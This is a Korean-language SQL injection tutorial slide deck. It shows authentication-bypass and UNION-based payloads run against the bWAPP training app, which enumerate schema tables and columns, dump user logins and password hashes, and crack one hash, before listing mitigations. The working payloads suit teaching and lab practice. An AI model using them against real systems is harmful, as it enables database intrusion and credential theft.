2021.02.09

SQL Injection

장혜선

목차

SQL 인젝션

워밍업

실습

대응방안

Injection : 주입이라는 의미
변조된 입력을 주입해 의도하지 않은 행위 발생시킴

SQL Injection : 임의의 SQL 문을 주입하고 실행되게 해 데이터베이스가 비정상적인 동작을 하도록 조작하는 행위 입니다.

종류

1. 인증우회
2. DB 데이터 노출
3. 시스템 명령어 실행

* SQL : RDBMS에서 자료를 관리 및 처리하기 위해 설계된 언어

Warming-up

문제 : 해당 테이블에 존재하는
사용자 목록을 획득하고(Logic 연산),
“admin”의 패스워드를 획득하세요.(Union 구문)

upw

1'or'1

```
Select uid from user_table where uid='' and upw=''
```

Uid
guest
admin
dream
dream2

Warming-up

문제 : 해당 테이블에 존재하는
사용자 목록을 획득하고(Logic 연산),
"admin"의 패스워드를 획득하세요.(Union 구문)

Union : 다수의 SELECT 구문의 결과를 결합

- ✓ 조건 1. 두 구문의 컬럼 수가 동일해야 함
- ✓ 조건 2. 두 구문의 데이터 타입 동일해야 함

uid

```
' union select upw from user_table where uid='admin' or '
```

```
Select uid from user_table where uid='' and upw=''
```

Uid
Tomato

실습 / SQL Injection (GET/Search) /

Search for a movie: ' Search

Title	Release	Character	Genre	IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1				


'union select 1# → 'union select 1,2# → 'union select 1,2,・・・#

Search for a movie: 'union select 1,2,3,4,5,6,7# Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
2	3	5	4	Link

실습 / SQL Injection (GET/Search) /

0' union select 1,@@version,database( ),4,5,6,7#



실습 / SQL Injection (GET/Search) /

0' union select 1,table_name,3,4,5,6,7
from information_schema.tables#

Search for a movie: Search

Title	Release	Character	Genre	IMDb
CHARACTER_SETS	3	5	4	Link
COLLATIONS	3	5	4	Link
COLLATION_CHARACTER_SET_APPLICABILITY	3	5	4	Link
.				
.				
.				
users	3	5	4	Link

실습 / SQL Injection (GET/Search) /

0' union select 1, column_name ,3,4,5,6,7
from information_schema.columns
where table_name='users'#

Search for a movie: Search

Title	Release	Character	Genre	IMDb
id	3	5	4	Link
login	3	5	4	Link
password	3	5	4	Link
email	3	5	4	Link

실습 / SQL Injection (GET/Search) /

0' union select 1, login, password,email,5,6,7 from users#

Search for a movie: Search

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	5	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	5	bwapp-bee@mailinator.com	Link

Decrypt Hash Results for: 6885858486f31043e5839c735d99457f045affd0

Algorithm	Hash	Decrypted
sha1	6885858486f31043e5839c735d99457f045affd0	bug


대응방안

1. 입력 값 검증
2. Prepared Statement 구문 사용
3. 에러 메시지 노출 하지 않기
4. 웹 방화벽 사용

등등..

대응방안

0' union select 1, login, password,email,5,6,7 from users#



Low

High

대응방안

```
function sqli($data)
{

    switch($_COOKIE["security_level"])
    {

        case "0" :

            $data = no_check($data);
            break;

        case "1" :

            $data = sqli_check_1($data);
            break;

        case "2" :

            $data = sqli_check_2($data);
            break;

        default :

            $data = no_check($data);
            break;

    }

    return $data;

}
```

Low

High

```
function no_check($data)
{

    return $data;
```

```
function sqli_check_2($data)
{

    return mysql_real_escape_string($data);
```

특수문자 ex) ‘, “, ₩n 등

감사합니다.

2021.02.09